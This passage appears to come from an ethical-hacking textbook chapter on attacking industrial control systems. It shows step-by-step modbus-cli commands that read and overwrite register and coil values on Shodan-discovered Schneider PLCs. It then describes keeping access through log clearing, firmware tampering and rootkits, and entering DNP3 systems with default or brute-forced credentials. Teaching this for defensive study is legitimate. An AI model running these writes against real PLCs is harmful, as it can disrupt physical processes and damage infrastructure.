


Figure 18.121: Screenshot of Shodan showing Schneider Electric TM221 PLCs

- **Step 2: Install modbus-cli**

  After identifying vulnerable PLC devices using Shodan, now install **`modbus-cli`** using the following command:

  `gem install modbus-cli`

- **Step 3: Understand datatypes**

  Before exploitation using modbus-cli, you need to understand the data types used to read the values. These datatypes use two types of addresses, namely, Schneider and Modicon addresses. A Schneider address starts with a %M before the address.

Datatype	Data Size	Schneider Address	Modicon Address	Parameter
word (default, unsigned)	16 bits	%MW100	400101	--word
integer (signed)	16 bits	%MW100	400101	--int
floating point	32 bits	%MF100	400101	--float
double word	32 bits	%MD100	400101	--dword
Boolean (coils)	1 bit	%M100	101	N/A

Table 18.11: Modbus data types

- **Step 4: Read register values**

  To read the register values from the devices identified in step 1, use the following command:

  Using Schneider address: **`modbus read <Target IP> %MW100 10`**

  Using Modicon address: **`modbus read <Target IP> 400101 10`**

  The above command retrieves ten words from the registers.




Figure 18.122: Screenshot of the modbus-cli reading register values

- **Step 5: Manipulate register values**

  Now, you can manipulate the register values using the following commands:

  `modbus write <Target IP> %MW100 2 2 2 2 2 2 2 2`

  `modbus write <Target IP> 400101 2 2 2 2 2 2 2 2`

  After running the above command, the first eight registers values are replaced with 2.

- **Step 6: Read coil values**

  Now, try to retrieve the values of the coils. These values use Boolean data types to store ON/OFF (1/0) values. Run the following commands to retrieve coil values:

  `modbus read <Target IP> 101 10`

  `modbus read <Target IP> %M100 10`




Figure 18.123: Screenshot of the modbus-cli reading coil values

- **Step 7: Manipulate coil values**

  You can use modbus-cli to manipulate the coil values. Use the following commands to turn ON all the coils:

  modbus write <Target IP> 101 1 1 1 1 1 1 1 1 1 1

  modbus write <Target IP> %M100 1 1 1 1 1 1 1 1 1 1

  After running the above command, if you check the coil values, you will see all the coils with value 1:

Figure 18.124: Screenshot of the modbus-cli reading coil values

- **Step 8: Capture data into the output file**

  Now, you can capture the data from SCADA facilities for future analysis and testing.

  Use the following command to capture register values into an output file:

  modbus read --output SCADAregisters.txt <Target IP> 400101 200

  modbus read --output SCADAregisters.txt <Target IP> %MW100 200

  Use the following command to capture coil values into an output file:

  modbus read --output SCADAcoils.txt <IP> 101 100

  modbus read --output SCADAcoils.txt <IP> %M100 100





Figure 18.125: Screenshot of the modbus-cli capturing data into the output file



Gain and Maintain Remote Access

The information-gathering and vulnerability-scanning phases allow attackers to survey the OT environment and identify vulnerabilities that help them in gaining remote access to industrial control systems. For example, attackers can exploit underlying vulnerabilities in industrial protocols or inject malware to launch targeted attacks and gain access to industrial control systems. Once attackers gain access to industrial systems, they manipulate and change the operations and functions of industrial controls that cause both physical and financial damage to the organization. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices connected to the network.

Once the attacker gains access to the device, he/she uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and injecting rootkits to maintain further access to the target device. After gaining access to the target device, the attacker can modify the firmware on devices such as PLCs to launch firmware attacks to monitor and control various operations on the target device.

Gaining Remote Access using DNP3

Internet-based control systems can be seen in various industries, including power plants, manufacturing, construction, etc. These control systems are designed to enable systems to be monitored or controlled from remote locations. These remote communications are often configured with direct Internet access, ignoring the firewall implementations, or accessed using default credentials. Attackers can take advantage of these poorly configured networks or weak/default password credentials to gain unauthorized access to the industrial systems. These default credentials are publicly available on the Internet and the weak passwords can be easily brute forced.

Attackers can use online tools such as Shodan to scan the open ports or services on the target ICS devices. Once the attackers find the open port, they can exploit the residing vulnerabilities to obtain remote access to industrial systems.

For instance, attackers targeting specific ICS protocols such as DNP3 – port 20000 perform a port scan using Shodan that displays open ports and associated vulnerabilities. By clicking on the open port, attackers are redirected to the login page of the target system. From here, the attackers can gain remote access to the ICS network or systems by entering the default passwords or brute forcing the credentials.




Figure 18.126: Screenshot of Shodan

